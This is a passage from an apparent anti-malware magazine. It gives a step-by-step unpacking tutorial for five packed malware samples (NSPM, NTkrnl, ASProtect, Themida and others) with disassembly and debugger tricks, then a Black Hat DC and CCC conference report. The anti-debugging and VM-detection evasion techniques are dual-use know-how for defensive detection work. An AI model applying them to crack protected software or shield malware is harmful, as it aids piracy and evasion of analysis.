00004C60:  1A 1C 1A 1A 1A 1A 1A 1C 1A 1A 1A 1A 1A 2A 1A
00004C70:  1A 2A 1A 1A 1A 1A 2A 1A 1A 2A 1A 1A 1A 1A 1A 1A
```

As there is clearly no sign of an 'MZ' header in this form, we can be almost certain that our subject is utilizing some kind of encryption and/or compression. The presence of repeating byte patterns (in this case hexadecimal 0x1A bytes) indicates that only simple encryption is present here. If a compression algorithm was also present we would not see repeatable byte patterns. We know that a 'normal' PE executable header is usually full of 0x00 bytes, so it's worth assuming that we are dealing with one. Let's use *Hiew* to XOR the first 16 bytes of the overlay using 0x1A as the key. The result is as follows:

```
00004C00:  7D 6E 00 00 00 00 00 00 00 00 00 00 70 45 00 00
```

Something isn't quite right here, but we can't be far from the right result. Maybe the file is not using XOR but a different single-byte encryption method. Thinking a little bit more about the first two bytes leads us to another idea: 0x67-0x1A=0x4D and 0x74-0x1A=0x5A. Subtraction seems to be more relevant, so let's throw it into *Hiew's* crypt block function and watch what comes out:

```
00000000:  4D 5A 00 00 00 00 00 00 00 00 00 00 50 45 00 00
00000010:  4C 01 02 00 46 53 47 21 00 00 00 00 00 00 00 00
00000020:  E0 00 0F 01 0B 01 00 00 00 FE 00 00 00 4A 00 00
00000030:  00 00 00 00 54 01 00 00 00 10 00 00 0C 00 00 00
00000040:  00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00
00000050:  01 00 00 00 04 00 00 00 00 00 00 00 00 F0 01 00
00000060:  00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00
00000070:  00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00
```

We can spot the starting bytes ('MZ') of an executable at a glance. Now let's save the whole overlay as a new file and do the sub on the full range. The dropped content (or more precisely, a part of it) is now decrypted and ready for further analysis. There are four files in total, and each is encrypted with a different key, yet all the vital information can be gathered from the header at the end of the file if one puts more time into it. Right now we don't have to.

Trojan.DR.KGen.Gen is a simple case from the blacklisting point of view. Even though we don't yet have the dropper creator in our collection, what we have seen so far is a classic sign of malware activity. This kind of behaviour leaves no question as to whether the file should be blacklisted.

To summarize, a well featured hex editor can be sufficient to handle a simple encryption, and there is no need to spend time loading it into a disassembler or debugger.


SAMPLE TWO: NSPM

Our second target is a little over 100 KB. *PEiD* and *RDG Packer Detector* provide no information about it, but when we check the file's entropy we get a result of 7.99, which indicates packed status. Checking the file with *Hiew* doesn't get us any further this time, but it does reveal two interesting things. First, the PE section names are made up of random alphanumeric characters, and second, there is a compressed/encrypted data block right after the imports.

Since we have already had a high entropy result and we cannot see any repeatable byte patterns, it is safe to assume that we are facing a slightly more complex encryption than before. Let's load it into *OllyDbg* and see what happens if we take the same approach as when dealing with a simple compressor/encryptor, putting a breakpoint onto GetProcAddress. We expect it to work just like the previously mentioned packers, with the import rebuilding code close to the end of the packer code where it returns control to the original executable. We should be careful to set all the exceptions to ignore, letting the packer handle them. Before the first hit occurs we can see a lot of exceptions passing by, and when we return from the API call we see code like this:

```
00432E57        51              PUSH ECX
00432E58        55              PUSH EBP
00432E59        FF54242C        CALL [ESP+2C]
00432E5D        83C604          ADD ESI,4
00432E60        8907            MOV [EDI],EAX
.
.
.
00432EEE        51              PUSH ECX
00432EEF        6A01            PUSH 1
00432EF1        53              PUSH EBX
00432EF2        8D141E          LEA EDX,[ESI+EBX]
00432EF5        FFD2            CALL EDX
00432EF7        8BC6            MOV EAX,ESI
00432EF9        5F              POP EDI
00432EFA        5E              POP ESI
00432EFB        5D              POP EBP
00432EFC        5B              POP EBX
00432EFD        83C408          ADD ESP,8
00432F00        C21400          RETN 14
```

We see a RETN 14 just a couple of instructions down the code, so let's put a breakpoint on it and see what happens (in the meantime we can remove the breakpoint from GetProcAddress). Our program quits before we can reach that part in the code, so we do it again, this time tracing through the code to see where it goes wrong. At 0x00432EF5 there is a CALL EDX which points to a notable UPX packer code:



An NSPM header, but some would say it's the Matrix.

```
0038DF80        807C240801      CMP BYTE PTR [ESP+8],1
0038DF85        0F85B9010000    JNZ 0038E144
0038DF8B        60              PUSHAD
0038DF8C        BE00C03800      MOV ESI,38C000
0038DF91        8DBE0050FFFF    LEA EDI,[ESI+FFFF5000]
0038DF97        57              PUSH EDI
0038DF98        83CDFF          OR EBP,FFFFFFFF
0038DF9B        EB0D            JMP SHORT 0038DFAA
0038DF9D        90              NOP
0038DF9E        90              NOP
0038DF9F        90              NOP
0038DFA0        8A06            MOV AL,[ESI]
0038DFA2        46              INC ESI
0038DFA3        8807            MOV [EDI],AL
```

It turns out that our subject is loading a DLL component manually (which often crashes in *VMware* while opening a service control manager database), and this is the reason for the previous GetProcAddress calls. We can cheat a bit and skip that part from inside *OllyDbg* (transferring execution from 0x432EEE to 0x432EF7). Now it's easy to trace through the RET 14 part, just to return to the next unknown call. Let's put the breakpoint back onto GetProcAddress and see what happens. There are some more exceptions, but several fewer this time. Returning from the API call drops us into this code:

```
004315F9    FF75F4      PUSH DWORD PTR [EBP-C]
004315FC    53          PUSH EBX
004315FD    FF5510      CALL [EBP+10] ; GetProcAddress
00431600    EB03        JMP SHORT sample2.00431605
00431602    8B45FC      MOV EAX,[EBP-4]
00431605    5F          POP EDI
00431606    5E          POP ESI
00431607    5B          POP EBX
00431608    C9          LEAVE
00431609    C3          RETN
```

Taking a quick look at the memory at 0x00401000 shows a couple of FF 25 calls (which indicates a *Delphi*-compiled application), but if we check the pointers in memory we can see the IAT is not yet initialized. On tracing a couple more instructions we find ourselves in a loop with GetProcAddress being passed to a call. Finally it seems to be the import rebuilding code so let's put a new breakpoint at the end of it (0x00431536):

```
00431532        46          INC ESI
00431533        EBAA        JMP SHORT sample2.004314DF
00431535        F8          CLC
00431536        C3          RETN
```

When we get out of the call after the breakpoint, we can check back to the IAT to make sure it was processed:

```
00401000  FF 25 14 81 40 00 8B C0 FF 25 10 81 40 00 8B C0
                                  |
          --------------------------
          |
00408114  F0 A6 E7 77 00 00 00 00 76 8A D6 77 76 64 D6 77
```

It was, so we should be somewhere near to the end of the packer code. Examining the code starting from the current instruction shows one very promising thing: the packer finishes by restoring all the registers and the flags, then jumping back to the original executable's memory range at 0x40547C. If we dump it at that point with *OllyDump* and run a *PEiD* scan over the dump, our theory is proved correct – it's a *Borland Delphi* application.

The Trojan.Lineage family has been using this modified NsPack (hence the name NSPM) layer for a long while now. Most of the time they arrive in self-executable Winrar packages along with another Winrar SFX file containing an explicit picture or some Chinese text.

Thanks to the polymorphic behaviour of the packer and the quite lengthy code, most AV engines fail to emulate through it. This means we have to unpack a lot of new variants manually – but as shown above it can be done pretty quickly with *OllyDbg*. Making generic detections for such dumped samples can help identify the family of the malware even if our current engine has no support for the specific packer.

What we've learnt here is that a good ring 3 debugger can be sufficient for manual work, even without taking advantage of its scripting capabilities. There are quite a few different Lineage variants, and finding the right script for the sample sometimes takes more time than doing it all by hand.

SAMPLE THREE: NTKRNL PROTECTOR

The third sample comes in at just over 140 KB. Running the usual packer detector scans on the executable produces no result, but an entropy status of 8.00 indicates that this one is packed as well. Checking it with *Hiew* reveals nothing unusual at first, but if we look at all the PE header data carefully, one thing stands out: the Number of Dirs should be 0x10, but it is set to 0x0E35. There are a few packers that play with this attribute, as it makes certain tools (such as *OllyDbg*) go crazy. Taking a look at the .rsrc section gives us one additional hint: 'NTkrnl Secure Suite'. Let's try to load it into *OllyDbg* and aim to take the same approach as for NSPM.

The first problem is that *OllyDbg* refuses to load the file, stating that it's a bad or unknown 32-bit executable. Since we just checked the header we know this is due to the faked Number of Dirs value. We could edit it back to 0x10 but that might cause it to fail a CRC check during execution. The solution is to use the *OllyDbg* plugin named *Olly Advanced* and tick the 'Kill NumOfRva Bug' option on its Bugfixes tab, which prevents the debugger from complaining while loading our file.

So we are in the debugger, all exceptions are set to ignore, a hardware breakpoint is set on GetProcAddress (if not a hardware breakpoint, then it must be set to at least +5 bytes from any API start address, else it will be detected by the packer and cause termination of the program). Before we can reach the first hit we find ourselves in a break, right on a RETN instruction. Stepping through it drops us back to the packer code:

```
0042128E   FFB555BFED07    PUSH DWORD PTR [EBP+7EDBF55]
00421294   E8 43FFFFFF     CALL sample3.004211DC
                           ; VirtualProtect
00421299   8B8555BFED07    MOV EAX,[EBP+7EDBF55]
0042129F   FFD0            CALL EAX
004212A1   0F31            RDTSC
004212A3   50              PUSH EAX
004212A4   C3              RETN
004212A5   55              PUSH EBP
```

Inspecting the code a little above it explains the trick here: there is an exception handler set, memory gets allocated by VirtualAlloc, a simple RETN is moved there (the one we break on) and the page is protected by VirtualProtect. The call into this page triggers the exception, but *OllyDbg* is unable to handle it. We can fix this manually by setting execution onto the next instruction (0x004212A5). After we hit run, the first GetProcAddress break will occur. On examination, the code after the API call proves to be an import processing loop, so we set a breakpoint on the RETN 4 at the end (and remove the one from GetProcAddress):

```
00422879     52            PUSH EDX
0042287A     57            PUSH EDI
0042287B     E8E4000000    CALL sample3.00422964
                           ; GetProcAddress
00422880     60            PUSHAD
.
.
.
004228DA     8B45EC        MOV EAX,[EBP-14]
004228DD     8BE5          MOV ESP,EBP
004228DF     5D            POP EBP
004228E0     C20400        RETN 4
```

Now we have passed the import part, but are not yet close to the end of the packer code. Tracing through the rest would take a lot of time, but there is one feature of NTkrnl that can get us closer: it's a licensable product, and as such it will look for a licence file called 'license.nss'. We can take advantage of this and set a breakpoint on CreateFileA. Once it breaks we can verify that the file it is trying to open is indeed that licence. Clearly, the code after the CreateFileA call is for loading it into memory (GetFileSize, ReadFile, CloseHandle), but we are not interested in that so let's just set a breakpoint on the RETN at its end (0x0038E59F):

```
0038E590       FF75FC          PUSH DWORD PTR [EBP-4]
0038E593       FF15C8103800    CALL [3810C8]
                               ; GlobalFree
0038E599       8BC3            MOV EAX,EBX
0038E59B       5B              POP EBX
0038E59C       5F              POP EDI
```

```
0038E59D        5E              POP ESI
0038E59E        C9              LEAVE
0038E59F        C3              RETN
```

After a little manual tracing we end up at another RETN:

```
0038E6A7        832600    AND DWORD PTR [ESI],0
0038E6AA        8B06      MOV EAX,[ESI]
0038E6AC        5F        POP EDI
0038E6AD        5B        POP EBX
0038E6AE        C9        LEAVE
0038E6AF        C3        RETN
```

Returning from it we can see a GlobalFree call right away, which is an indication of packer code ending nearby. Checking the code further brings up this:

```
0038B353        83C43C          ADD ESP,3C
0038B356        A168983900      MOV EAX,[399868]
0038B35B        8944241C        MOV [ESP+1C],EAX
0038B35F        61              POPAD
0038B360        FFE0            JMP EAX
```

We put a breakpoint onto the JMP EAX and let it go. The splash screen comes up and a little later we land on the jump. One more step and we arrive at the original entry point. We can now dump the memory using *OllyDump*.


NTkrnl has some efficient anti-debugging up its sleeve, and we wouldn't like to have to repeat the process manually with every packed file. We can be thankful that no timer checks were involved this time, as using GetTickCount or RDTSC for such a purpose is easy and we would have to bypass them manually. There is a simple solution to both these issues, using another plugin called *OllyScript*. It's possible to put all the previous steps into one script and load it the next time we run into an NTkrnl packed executable. By doing that we will also solve the timing issues, loading will be fast and timer checks won't kick in.

SAMPLE FOUR: ASPROTECT

The fourth sample is a file of moderate size at a little under 300 KB. Worms often utilize state-of-the-art packers from the protector category, and those usually add massive amounts of code to the original application. The packer detectors this time produce an interesting result, with *PEiD* stating that the file is packed with ASPack, while *RDG Packer Detector* suggests it is packed with ASProtect.

A quick look with *Hiew* shows that the PE section names are wiped out and the last one is named .adata, which is typical of ASProtect. *Hiew* is also a good disassembler, so we can check the entry point with it:

```
.00401000: 6801904F00    push     0004F9001 --1
.00401005: E801000000    call     00040100B --2
.0040100A: C3            retn
.0040100B: C3            2retn
```



ASProtect restoring its entry point.

This indeed looks like a normal ASProtect entry point. ASProtect is one of the tougher packers from recent years, hence we attack it with a tool of the same calibre: *SoftIce*. It would be nice if all this worked 'out of the box', but we aren't that lucky.

The first problem is ASProtect's *SoftIce* detection. We can get around that by using a small third-party extension for *SoftIce* called *IceExt*, which is capable of hiding our debugger from those checks (using the !protect option). However, hiding it will also cause an unfortunate side effect: loader32.exe won't see *SoftIce* as being active on the system.

One solution is to replace the first instruction with an INT 3 at the entry point. We also have to enable INT 3 breaks within *SoftIce* using the 'i3here on' command. If we now run the modified application the debugger will break right on that INT 3. Of course we have to edit it back to the original byte in memory (0x68) and set EIP to EIP-1. First we put a write-only memory breakpoint onto 0x00401000 to catch the decompression of the original file, then we let it go. As it breaks for the first time, we will see code like this:

```
001B:004F9516  8BF8          MOV   EDI,EAX
001B:004F9518  B90C000000    MOV   CX,0000000C
001B:004F951D  F3A4          REPZ MOVSB
001B:004F951F  EB10          JMP   004F9531
```

This code is moving the original bytes back to the entry point as that place was used by ASProtect only to redirect its execution into the .data section. This isn't of any interest to us, so we let it go. Before the second break can happen a message box appears, informing us that our file is corrupted. Let's edit the first byte back to its original state (keeping the memory breakpoint enabled) and repeat the steps above. On the second break we land here:

```
001B:00392663  F3A5      REPZ MOVSD
001B:00392665  89C1      MOV  ECX,EAX
001B:00392667  83E103    AND  ECX,03
001B:0039266A  F3A4      REPZ MOVSB
001B:0039266C  5F        POP  EDI
001B:0039266D  5E        POP  ESI
001B:0039266E  C3        RET
```

We've reached the part of the code that moves the decrypted/decompressed data back to its original place in memory, but we are not done yet. ASProtect restores the original executable section by section so we have to set a memory breakpoint onto the last few bytes of the last physical section (0x004F3FF0 in this case), since all the alignment bytes are encrypted as well.

Once the breakpoint is hit and we trace through the remainder of the call, it will be the right time to make a dump of the memory. For dumping purposes we can either use the !dump command of *IceExt* (which is the quicker, but more complicated way) or we can use the traditional tools *ProcDump* or *LordPE*. In the latter case we have to get 'out' of the debugger without allowing ASProtect to continue its execution. That can easily be done by putting a jump to self instruction (0xEBFE) into the code, also saving the original bytes if we plan to continue debugging afterwards. Once the jump is placed we put a disabled breakpoint onto it and let it go.

Our application is now in an endless loop, and we can dump it easily. Some might want to restore all the redirected API calls for static analysis, in which case a rebuilder must be coded, or one of the existing plugins for *ImpREC* can be used. Finding the original entry point – and fixing the stolen bytes in case this feature was used – is out of the scope of this article.

ASProtect has everything a good protector should have. The massive amount of packer code, encryption and compression algorithms, anti-debug code, import eliminating and the stolen bytes feature makes it a real pain to trace through, and a serious amount of work is required if we want a fully recovered executable. However, we don't really need to do this as most of the time generic detections work well on simple memory dumps. The conclusion here is: even a good protector can be eliminated within minutes if we know its weakness.

SAMPLE FIVE: THEMIDA


Our last target is a rather large file at over 800 KB. The packer tools give us two different results: *PEiD* tells us it is packed with Themida, while *RDG Packer Detector* tells us it is packed with Xtreme Protector (which is, in fact, the precursor of Themida). While carrying out the usual quick examination of the sample with *Hiew* we find that the last section is called Themida, and it is taking up 88% of the overall size (that means more than 700 KB of packer-related data). Tracing through such a massive amount of code would take hours, so we have to look for a different approach to get us close enough to the original executable. Before we jump onto the subject to take it apart, it's worth taking a few minutes to check the code around the entry point. Following only two jumps in *Hiew* will lead us to this code:

```
.0051311B: 60           pushad
.0051311C: 8B742424     mov     esi,[esp][24]
.00513120: 8B7C2428     mov     edi,[esp][28]
.00513124: FC           cld
.00513125: B280         mov     dl,080
.00513127: 8A06         mov     al,[esi]
.00513129: 46           inc     esi
.0051312A: 8807         mov     [edi],al
.0051312C: 47           inc     edi
.0051312D: BB02000000   mov     ebx,000000002  --- (1)
.00513132: 02D2         add     dl,dl
.00513134: 7505         jne     .00051313B  --- (2)
.00513136: 8A16         mov     dl,[esi]
 .
 .
 .
.0051324A: 2BF0         sub     esi,eax
.0051324C: F3A4         repe    movsb
.0051324E: 5E           pop     esi
.0051324F: BB01000000   mov     ebx,000000001  --- (2)
.00513254: E9D9FEFFFF   jmp     .000513132  --- (3)
.00513259: 2B7C2428     sub     edi,[esp][28]
.0051325D: 897C241C     mov     [esp][1C],edi
.00513261: 61           popad
.00513262: C20800       retn    00008
```

It's a decompression algorithm with two parameters, one source and one destination pointer. If we are familiar with the assembly form of the common compression algorithms like Zlib, aPlib, LZMA and so on, we could originate it back to one. If not, then there is always the option to compile an empty project with them, and take a look at how they manifest in a disassembler.

The code above seems to be an implementation of aPlib, which isn't so important right now, but it may be later on. There is no doubt that most of our tools will be useless against Themida, which is one of the best protectors currently on the market, and there is even an option for virtual machine protection. Its virtual machine detection can be avoided by adding 'isolation.tools.getVersion.disable = "TRUE"' into *VMware*'s configuration file [2]. The older versions also have a strong driver-based ring 0 protection, so we can forget about using any ring 3 debugger here.

If we want our debugger to be fully transparent from the application point of view then our best bet is *Windbg*. It is possible to connect *Windbg* to a *VMware* virtual machine



Themida 'magic' decryption.

over a named pipe. Let's do that and use the same technique as for ASProtect, trying to catch it when it decrypts the original executable. For that we set a memory breakpoint onto 0x00401000 in *Windbg* and let it run. Once we get the control back at the breakpoint, we can see the following:

```
001b:00699d50 ff3433          push dword ptr [ebx+esi]
001b:00699d53 58              pop  eax
001b:00699d54 81e897c52f56    sub  eax,562FC597h
001b:00699d5a 81f0059b770c    xor  eax,0C779B05h
001b:00699d60 81f081a95a6e    xor  eax,6E5AA981h
001b:00699d66 89041e          mov  dword ptr [esi+ebx],eax
001b:00699d69 83eb02          sub  ebx,2
001b:00699d6c 4b              dec  ebx
001b:00699d6d 4b              dec  ebx
001b:00699d6e 3b1c24          cmp  ebx,dword ptr [esp]
001b:00699d71 0f8518000000    jne  00699d8f
001b:00699d77 e92b000000      jmp  00699da7
001b:00699d7c 3bc3            cmp  eax,ebx
001b:00699d7e 02534c          add  dl,byte ptr [ebx+4Ch]
001b:00699d81 92              xchg eax,edx
001b:00699d82 1e              push ds
001b:00699d83 0128            add  dword ptr [eax],ebp
001b:00699d85 ba42cb8ee4      mov  edx,0E48ECB42h
001b:00699d8a 90              nop
001b:00699d8b ef              out  dx,eax
001b:00699d8c 16              push ss
001b:00699d8d 47              inc  edi
001b:00699d8e cf              iretd
001b:00699d8f e9bcffffff      jmp  00699d50
```

This seems to be some kind of short decryption loop. Taking a look at the memory at 0x00401000 shows that the original code is still compressed, so we continue the execution. When it breaks for the second time we run into some familiar code:

```
001b:005d10de 60              pushad
001b:005d10df 8b742424        mov  esi,dword ptr [esp+24h]
001b:005d10e3 8b7c2428        mov  edi,dword ptr [esp+28h]
001b:005d10e7 fc              cld
001b:005d10e8 b280            mov  dl,80h
001b:005d10ea 8a06            mov  al,byte ptr [esi]
001b:005d10ec 46              inc  esi
001b:005d10ed 8807            mov  byte ptr [edi],al
001b:005d10ef 47              inc  edi
001b:005d10f0 bb02000000      mov  ebx,2
001b:005d10f5 02d2            add  dl,dl
001b:005d10f7 0f8505000000    jne  005d1102
001b:005d10fd 8a16            mov  dl,byte ptr [esi]
```

This is the very same aPlib implementation we noted at the entry point before. Now we either set a breakpoint at the end of it (0x005d1288) or modify our existing memory breakpoint to write only. In both cases when it hits we will have the original program fully decrypted and decompressed into memory. Dumping it shouldn't be a problem at this point.

Once again our goal is not to fully restore the original content (thanks to Themida's advanced features that would be a painful and time-consuming task), but rather to gather enough information relatively quickly (in the form of a good memory dump) to fulfil a previously written generic detection. And for this purpose we have succeeded.

As we know nothing is perfect and Themida is no exception to this rule – it has a rather weak encryption layer and the chosen compression algorithm is one of the better known – but it still has features that set it aside from its competitors as a commercial product and make our lives harder at the same time. As shown above, with the right approximation even Themida can be defeated to a level where further analysis of the original code is possible.

CLOSING COMMENTS

Selecting the right tool for the right job can sometimes be a tough decision, and mastering their use to a level at which such decisions can be made quickly and using them feels like second nature can only be achieved by studying new samples every day. But then again, it's the accumulation of knowledge and experience that we are after, isn't it?

REFERENCES

[1] Lu, B. A deeper look at malware – the whole story. Proceedings of the 17th Virus Bulletin International Conference. September 2007, Vienna.

[2] Peter Ferrie: Attacks on Virtual Machines. AVAR Conference. December 2006, Auckland.

CONFERENCE REPORT

BLACK HAT DC AND CCC 24C3

Morton Swimmer
CUNY, USA

Recently I had the privilege of attending two security conferences of the more hands-on nature: the 24th Chaos Communication Congress in Berlin, Germany, and Black Hat DC in Washington, DC, USA. While I was new to the Black Hat series of conferences, I was certainly familiar with the sort of material presented, ranging from network security issues to embedded device security. In contrast, the CCC conferences always contain something unexpected and unfamiliar. I'm not ashamed to say that I learned a lot from both conferences, including OS fingerprinting, code mutations, a new OS tracing facility popping up in many Unix derivatives, how to phish phishers, web application forensics, measuring botnet sizes using DNS and measuring the Storm botnet size.

CCC 24C3

The venerable Chaos Computer Club of Germany organized its 24th conference in late December – although 'organized' should be taken with a pinch of salt, with the conference on the whole emanating an air of haphazardness (the suspicion, however, is that these days that is by design).

In terms of content, the conference is always a mixed bag, and you won't know what you will be getting until you are at the event. There are quite a few talks on current events and policy, others focus on old-school hacking pure and simple (and often bordering on art), and then there are the security-related talks.

The political/policy talks included: experiences of being under constant surveillance because a household member was suspected of being a terrorist; experiences of being an MI5 whistle-blower; hacking ideologies; and electronic voting. Old-school hacking topics included: building a steam-powered telegraph; DIY survival; building with microcontrollers; reverse engineering embedded devices; and electronic documents. Of course, the topics that interested me most were those from the field of security: DNS rebinding attacks; the TOR network; the Storm bot; *Mac OSX* kernel and *Windows* security issues; hacking barcodes; web application security; and new ways of port scanning. Let me give you a sample of these.

Rebinding DNS

The always indomitable Dan Kaminsky talked us through DNS rebinding attacks, which is an oldish vulnerability that nevertheless had snuck back into the browser stack. Basing his work on some that had been done previously by Martin Johns, he was able to show how DNS rebinding can be used to gain access to an intranet through the firewall. Though it is not an easy attack to set up, it is completely conceivable if the browser and its various plugins have not been brought up to the latest level.

By far the most interesting talk for me was Thorsten Holz's talk on the Storm botnet. By actively infiltrating the P2P network that the Storm bot creates, he and his team were able to approximate how large the network actually is and came to the conclusion that it is not as large as originally suspected. In October 2007, they observed a minimum of 30,000 infected nodes and 5,000–6,000 control nodes with an upper limit of 45,000–80,000 nodes that could be considered infected. Furthermore, they haven't seen any network partitioning using the recently discovered keying included in the Storm bot. Lastly, Thorsten went into mitigation strategies, although no silver bullet appeared here.

Rant and RoR

Jonathan Weiss talked about the security of Ruby on Rails (RoR) web applications. RoR is often behind new Web 2.0 and social networking sites, e.g. *Twitter*, and is used because it facilitates rapid design. Luckily for us, Jonathan demonstrated that RoR has a reasonable level of security out of the box, though there are certain facets of RoR that the programmer must take into account to avoid compromising his application. On the other hand, Jonathan also showed how RoR applications leak information that may be useable in an attack.

A related talk by 'kuza55' gave a broader overview of web app security issues covering browser-specific attacks, e.g. involving the browser cache and pre-fill functionalities. He also demonstrated various ways for sessions to be manipulated so that the session ID is fixated beyond the normal login period of the user.

Now that exploitable vulnerabilities in operating systems are becoming rare, we need to look elsewhere for vulnerabilities that may be used in attacks. Luke Jennings talked about *Windows* access tokens, which are used for single sign-on and other forms of authentication in *Windows*. He covered the use of these tokens for impersonation and privilege elevation. The main issue with tokens, he states, is that a single system compromise can lead to the compromise of many other systems using the security tokens.

50 left standing

Not all presentations were of high quality, but one was particularly amusing in its ineptness. Marcell Dietl (aka

'Skyout') gave a talk about the Virus Underground (VX) and left us in stitches. His intention was to present a survey of the virus-writing scene, so he listed a few dead or semi-dead virus-writing groups and stressed over and over again the importance of e-zines. He tried to get scientific by describing the virus properties, but missed many of the finer points of virus classification – perhaps because many of these showed up well before he was born. After stating at the end of his talk that viruses are an art form and are peaceful, I came to the conclusion that his interest in viruses stems not from a philosophical position, but from wanting to orient his persona along something he feels is elite. What is sad is that he was not able to justify his interest in viruses in a convincing manner. I could probably have done a better job if motivated, despite not being a virus writer. Dietl did admit that the VX scene is in crisis and that there are perhaps only 50 of his sort left. We should probably consider it a good thing that the rest of those 50 are likely to be equally moronic.

BLACK HAT DC 2008

Black Hat DC kicked off with a keynote speech from Jerry Dixon, former director of the National Cyber Security Division at the US Department of Homeland Security, and Andy Fried, former special agent to the US treasury, looking at the state of security on the Internet. While website defacement and malware for the sake of fame is behind us, we now have to contend with the much more severe threats coming from criminals. One of Dixon's main gripes was that, when confronted with a threat, many organizations do not know exactly how their infrastructure works or where their data resides. They lack a map telling them how things are interconnected, which is often due to the way corporate divisions are managed. Each division has its own priorities and signing power and tends to grow its own infrastructures, so the company lacks an all-encompassing network cognisance. He touched on the subjects of P2P botnets, DDoS extortion and the fact that we make it so easy for ID thieves.

Fried described his activities defending the IRS and its customers from IRS phish. Unsurprisingly, the threats the IRS has to deal with encompass the entire palette: malware, 419 schemes, vishing (defined by Fried as pretext calling), tax rebate and e-file scams (e-file is the US electronic tax filing system). Fried's main gripes were that the perpetrators are out of reach in Eastern Europe, that it takes too long to take a malicious site down and that anti-virus software just doesn't work from his point of view. He also expressed the fear that backdoor systems may make phishing obsolete in the future.

Chuck Willis continued in the Web App track talking about Cross Site Request Forgery (CSRF) attacks and defence. He started by stating that CSRF had not been seen in the field so far, though it is still very likely, and went over the mechanisms of the attack and the Netflix case study. The problem we face is that web programmers are not actively trying to prevent these attacks, though luckily the frameworks they use often correct such problems eventually. A big concern with CSRF is in forensics. CSRF can pollute the web history and cache both on the client and the gateway and a naive forensics analyst who does not consider the possibility of a CSRF attack may wrongly incriminate the suspect.

Hack passport, will travel

I switched over to the Wireless track to hear Adam Laurie talk about RFID. After covering various attacks against simple RFID tags that essentially store an ID and don't offer a lot of resistance to attacks like cloning, he went on to cover smart RFID. These devices establish a proper dialogue with the reader and Laurie looked at RFID in passports as an example. While there is strong cryptographic authentication in these chips, they are not proof against brute force attacks given enough time with the passport. Equally worrying, even though there is no straightforward way of determining the nationality of the passport holder without authenticating, each country's RFID implementation is unique, allowing Laurie to create reliable profiles of national passports.

Phishers phishing phishers

Back in the Web App track, Nitesh Dhanjani and Billy Rios presented a look at phishers from the inside out. After seeding their search with *Google*'s safebrowsing blacklist, they examined various phishing sites and eventually were able to enter into a dialogue with some of the phishers. Perhaps it is not surprising to find that a good deal of the phishers they found were nearly clueless – comparable to the script kiddies of yesteryear. On examining various phishing kits, they discovered that many of these little-phishers were themselves being phished by the authors of the kits – the little-phishers would customize the standard settings but leave the block of obfuscated code untouched, with the result that the kits' authors would be able to see anything that the little-phishers could see.

Only slightly off topic was Dhanjani and Rios's rather disturbing report on ATM skimmers (hardware for obtaining ATM card credentials) and getting around browser blacklisting. They concluded with the advice that we can't expect users to help us too much in this effort and that companies must be much more proactive.

Nathan McFeter talked about URI misuse in operating systems. URIs may lead to Cross Site Scripting attacks involving local data on the client PC, but could also be used in stack overflow attacks. Especially problematic are the browser/

operating system (and sometimes browser-OS-browser) interactions when it comes to URI handling, in particular under *Windows*. There are also inconsistencies in the URI vs file extension handling that can lead to unwanted results.

Sheeraj Shah presented a collection of tools and techniques for web application analysis. He showed us the various attack scenarios (various XSS scenarios and XSRF) and how to detect and analyse them with his toolset. He also went into the fairly new field of SOA web services analysis and mashups. While it is great to have such tools, he is the first to point out that one should always exercise due diligence and check the code by hand as well, as some things may be too far obfuscated for tools to handle.

DTRACE for reversing

The next day saw me in the Defense track learning from Tiller Beauchamp and David Weston about DTRACE, a new tracing framework for various UNIX-based systems. This system was originally pioneered by *Sun* for *Solaris* but recently included in *Mac OSX Leopard* as well as some versions of *Linux*. It is a fantastic tool for tracing through code in a system, not just in a single process (as, for example, with ktrace). The architecture includes low-level probes, high-level interfaces and a non-Turing complete language for scripting simple things. While it also supports things like performance monitoring, it shines in reverse engineering code. This is a tool that will see much use if *Mac OSX* malware increases significantly in numbers and provided me with the first good reason for upgrading from *Tiger* to *Leopard* for my *Mac*.

